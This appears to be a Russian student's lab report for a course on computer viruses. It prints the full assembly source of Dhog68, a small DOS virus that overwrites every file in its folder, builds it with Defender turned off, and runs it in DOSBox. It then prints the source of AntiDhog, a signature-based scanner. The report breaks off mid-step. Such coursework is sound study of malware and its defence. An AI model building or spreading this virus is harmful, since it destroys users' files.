
Жуковский Павел Сергеевич, 4 курс, 12 группа

Домашнее задание с лекции на 13.12.2021 (до 23:59)

Пароль от архива: **041**

Постановка задачи:



Алгоритм решения:

Для начала возьмём исходный текст Dhog68, предложенный в 11-ой лекции, и сохраним его в файле **DHOG68.ASM**:

seg000 segment byte public 'CODE'

assume cs:seg000

org 100h

assume es:nothing, ss:nothing, ds:seg000

public start

start proc near

mov ah,4Eh

mov dx,140h

int 21h

loc\_0\_107:

mov ah,43h

mov al,0

mov dx,9Eh

int 21h

mov ah,43h

mov al,1

mov dx,9Eh

mov cl,0

int 21h

mov ax,3D01h

mov dx,9Eh

int 21h

xchg ax,bx

mov ah,40h

mov cl,44h

nop

nop

mov dx,100h

int 21h

mov ah,3Eh

int 21h

mov ah,4Fh

int 21h

jnb loc\_0\_107

mov ah,31h

mov dx,7530h

int 21h


start endp

a\_MaskForVir db '\*.\*',0


seg000 ends

end start

На всякий случай, я также поместил в папку некоторые исполнимые файлы, которые мы частенько используем при создании объектных и исполнимый модулей программ:




Далее, перед началом работы с вирусом мы отключаем антивирус (Windows Defender), чтобы он нам не мешал:




Теперь получим объектный модуль **DHOG68.OBJ**:






Далее, нам необходимо получить исполнимый модуль. В лекции был сделан намёк, что исполнимый модуль должен быть с расширением .COM, поэтому я указал команду TLINK /t DHOG68.OBJ для получения исполнимого модуля:





После этого DOSBOX сообщил, что кто-то сделал настройку «cycles=auto», в следствие чего количество циклов достигло максимального значения:




В общем, всё как всегда.


Далее, прежде чем работать с вирусом, я создал копию всех файлов (включая этот отчёт) в другой папке на всякий случай. Теперь можно приступить к экспериментам.


Теперь запуска отладчик TD.EXE и прогоняем через него вирус DHOG68:






Теперь выберем среди исполнимых модулей вирус DHOG и загрузим его:






Если следовать нашему плану, то этот вирус должен пошагово заразить всё файлы в нашей папке:



Вирус постепенно начинает заражать файлы в папке:




Кстати говоря, я заметил, что, когда вирусу приходится приступить к заражению нового файла, он начинает с команды:




И заканчивает командой:




В какой-то момент выполнение программы в отладчике остановилось с кодом 18:






Итак, по итогу, все файлы из папки были успешно заражены вирусом.


Например, если попробовать открыть старую версию отчёта, то произойдёт следующее:



В исходном коде DHOG68.ASM также появились машинные инструкции вируса:




А если попробовать снова запустить отладчик TD.EXE, то произойдёт следующее:




Боюсь, для отладки антивируса AntiDhog нам понадобится новый отладчик…

Поэтому заранее помещаем новенький TD.EXE (не испорченный вирусом) в папку:




Однако, нам также придётся перезапустить DosBox, ибо DHog отобрал у нас всю память:





Теперь снова запускаем отладчик TD.EXE:





Отлично, памяти на отладчик хватает, теперь можно загружать AntiDhog и смотреть, что он будет делать…

Куски исходного текста AntiDHog разбросаны где-то по Лекции Зубовича №14, поэтому пришлось немного попотеть, прежде чем собрать их все в кучу… По итогу получился файл с исходным текстом ANTIDHOG.ASM, в содержимом которого следующее:

MoveFPos macro F\_Handle, FPos

mov ax,4200h

mov bx,F\_Handle

xor cx,cx

mov dx,FPos

int 21h

endm

PutStr macro Text

mov ah,09h

mov dx,offset Text

int 21h

endm

seg000 segment byte public 'CODE'

assume cs:seg000

org 100h

assume es:nothing,ss:nothing,ds:seg000

public start

start proc near

PutStr TitleStr

Mov ah,09

Mov dx, offset TitleStr

Int 21h

mov ah,1ah

mov dx,offset DTA

mov cx,27h

int 21h

mov ah,4eh

mov dx,offset a\_MaskForVir

int 21h

BegScan:

push ds

pop es

mov si,FN\_Ofs

mov di,offset FName

mov cx,13

rep movsb

mov ah,43h

mov al,0

mov dx,offset FName

int 21h

mov ah,43h

mov al,1

mov dx,offset FName

mov cl,0

int 21h

mov ax,3d10h

mov dx,offset FName

int 21h

mov FHandle,ax

mov ah,40h

mov cl,44h

nop

nop

call InfoAboutFile

call ReadSignature

cmp SignatureFound,0

je NextFile

call KillExecutable

call RemoveExecutable

NextFile:

call CureInfo

mov ah,4fh

int 21h

jnb BegScan

int 20h

start endp

a\_MaskForVir db '\*.\*',0

DTA db 43 dup(0)

FN\_Ofs equ offset DTA+1eh

FName db 128 dup(0)

IName db 128 dup(0)

SignatureFound db 0

SignatureArray db 14 dup(0)

VirSignature db 0cdh,21h,0b4h,43h,0b0h,01h,0bah

db 9eh,00h,0b1h,00h,0cdh,21h,0b8h

Int20Cmd db 0cdh,20h

FHandle dw 0

TitleStr db '+----------------------------+',13,10

db '|AntiDHog - antivirus example|',13,10

db '+----------------------------+',13,10,'$'

NormStr db ' - Ok',13,10,'$'

CureStr db ' - deleted!',13,10,'$'

ReadSignature proc near

mov SignatureFound,0

MoveFPos FHandle 0eh

mov ah,3fh

mov bx,FHandle

mov cx,14

mov dx,offset SignatureArray

int 21h

cld

push ds

pop es

mov si,offset VirSignature

mov di,offset SignatureArray

mov cx,14

repe cmpsb

jnz Finish

mov SignatureFound,1

Finish:

ret

ReadSignature endp

KillExecutable proc near

MoveFPos FHandle 0

mov ah,40h

mov bx,FHandle

mov cx,2

mov dx,offset Int20Cmd

int 21h

mov ah,3eh

mov bx,FHandle

int 21h

ret

KillExecutable endp

RemoveExecutable proc near

mov ah,41h

mov dx,offset FName

int 21h

ret

RemoveExecutable endp

InfoAboutFile proc near

push ds

pop es

mov si,offset FName

mov di,offset IName

NextChar:

lodsb

stosb

cmp al,0

jne NextChar

dec di

mov byte ptr [di],'$'

PutStr IName

ret

InfoAboutFile endp

CureInfo proc near

mov ah,9

mov dx,offset NormStr

cmp SignatureFound,0

je ContMsg

mov dx,offset CureStr

ContMsg:

int 21h


ret

CureInfo endp

seg000 ends


end start

Самое время получить объектный и исполнимый модули ANTIDHOG. Делать я это буду в отдельно созданной папке (не в той, в которой повалялся вирус). Итак, у нас есть исходный текст ANTIDHOG.ASM:




Теперь получим сначала объектный модуль ANTIDHOG.OBJ:






А затем исполнимый модуль ANTIDHOG.COM (почему COM, спросите вы? Потому что EXE собираться не хочет):







Теперь копируем ANTIDHOG в папку с вирусом:




И загружаем исполнимый модуль ANTIDHOG.COM в отладчик TD.EXE:











Итак, ANTIDHOG.COM загружен в отладчик:



Теперь будем пошагово по нему идти, параллельно следя за тем, будут ли удалены зараженные файлы. Так как среди незараженных: TD.EXE (мы его поменяли), ANTIDHOG.ASM, ANTIDHOG.OBJ, ANTIDHOG.MAP и ANTIDHOG.COM, то именно они должны остаться в результате работы ANTIDHOG.COM.

Я заметил, что ANTIDHOG приступает к проверке очередного файла командой:



